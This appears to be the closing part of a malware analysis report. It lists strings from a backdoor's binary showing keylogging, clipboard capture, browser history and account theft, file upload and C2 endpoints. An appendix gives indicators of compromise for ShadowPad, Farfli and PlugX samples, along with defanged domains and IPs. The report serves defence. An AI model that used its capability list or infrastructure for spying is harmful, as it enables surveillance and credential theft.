LocalData::task_load::CJsonObject.Parse.empty, %s
LocalData::task_add::taskid exists %d
task_cache_init
LocalData::task_cache_init::taskids.IsEmpty()
LocalData::task_cache_init::read.data.empty, taskid=%s
LocalData::task_cache_init::Parse.data.empty, taskid=%s
LocalData::task_cache_init::task_state.empty, taskid=%s
cmd_10050
clipboard_records
cmd_10026
keyboard_records
set_do_scanfs_lasttime
/windows/register failed!
success
register failed!
register c2s!
application/json
Content-Type
/windows/register
token-refresh lost! to register_dev
token-refresh s2c <%d><%s>
token-refresh success! to start pushclient, token=%s
token-refresh failed! to register_dev
token-refresh c2s <%s>
/windows/token-refresh
submit-data warring! e.cmd<%s> != cmd<%s>
submit-data failed! <%s>
submit_data s2c <%s><%s>
submit_data s2c <%s><%d>
submit_data c2s <%p : %p> <%s>
/windows/submit-data
submit-file failed! <%s>
submit_file s2c <%s><%s><%s>
----boundaryb1zYhTI38xpQxBK00
```

```
multipart/form-data; boundary=
upfile
submit_file c2s <%p : %p> <%s><%s>
/windows/submit-file
endFile  %s cbFun
remove %s
endFile %s
cmd_99998
message
do cmd_10001
mem_size
sd_sn
sd_model
sd_volume
sd_partitioning
volume
disk_size
file_sys
paration_table
remaining_percent
remaining_size
mac_net
mac_wifi
network
sd_info
camera
microphone
2.0.1
mm_version
cmd_10001
do cmd_10002
cmd_10002
appinfo
GetSoftInfo info.empty()
appname
```

```
version
install_time
install_path
uninstall_path
publisher
do cmd_10014
cmd_10014
all_request
GetBrowsHistory info.empty()
do cmd_10052
cmd_10052
browser_accounts
UserAccHistory info.empty()
{\"local_task\":\"true\",\"data\":{\"instructions\":{\"cmd\":
\"cmd_10018\"}}}
do cmd_10013_log
2ecee968e5\", \"filename\" : \"eb3816e69e6c007b96a09e2ecee968e5\"},
\"extend\" : {\"id\":\"3f056c333f4f7ce015ec02f109454c54\", \"log_id\"
: 2113}}}}
{\"code\":\"policypush\", \"data\" : {\"type\":\"policypush\",
\"createdatetime\" : \"2019 - 07 - 17 15:51 : 00\", \"instructions\"
: {\"cmd\":\"cmd_10013\", \"data\" : {\"path\":\"
```

Appendix 1. Indicators of compromise

SHA1 hashes

BackDoor.ShadowPad.1

4bba897ee81240b10f9cca41ec010a26586e8c09: `TosBtKbd.dll`

BackDoor.ShadowPad.3

693f0bd265e7a68b5b98f411ecf1cd3fed3c84af: `hpqhvsei.dll`

BackDoor.ShadowPad.4

6ad20dade4717656beed296ecd72e35c3c8e6721: WinRAR SFX

13dda1896509d5a27bce1e2b26fef51707c19503: `TosBtKbd.dll`

27e8474286382ff8e2de2c49398179f11936c3c5: `TosBtKbdLayer.dll`

BackDoor.Farfli.122

6a1d928709f46d344f75936519c81137258e287c: `RasTls.dll`

8638bcebe84be1982c430e05e6bcd72911f36e43: `RasTls.dat`

5c54429b219614627a925347fa5006935a70d9d7: `RasTls.dat` decrypted

BackDoor.Farfli.125

736d8e03e40e245d4c812b091b5743fce855a529

BackDoor.PlugX.47

1acc85504c94707ac9c56a0ec23b49c4ca671c8a: `fslapi.dll`

8f386b29d8d458df67f0a67c4e155827dcee68c9: `fslapi.dll`

BackDoor.PlugX.48

781831e8343d895aa4d9d95838eddda08a4673d8

Domains

www[.]pneword[.]net

www[.]mongolv[.]com

www[.]arestc[.]net

www[.]icefirebest[.]com

IP

103.43.16[.]183

103.233.98[.]123

107.183.203[.]235

125.65.40[.]163

144.48.6[.]235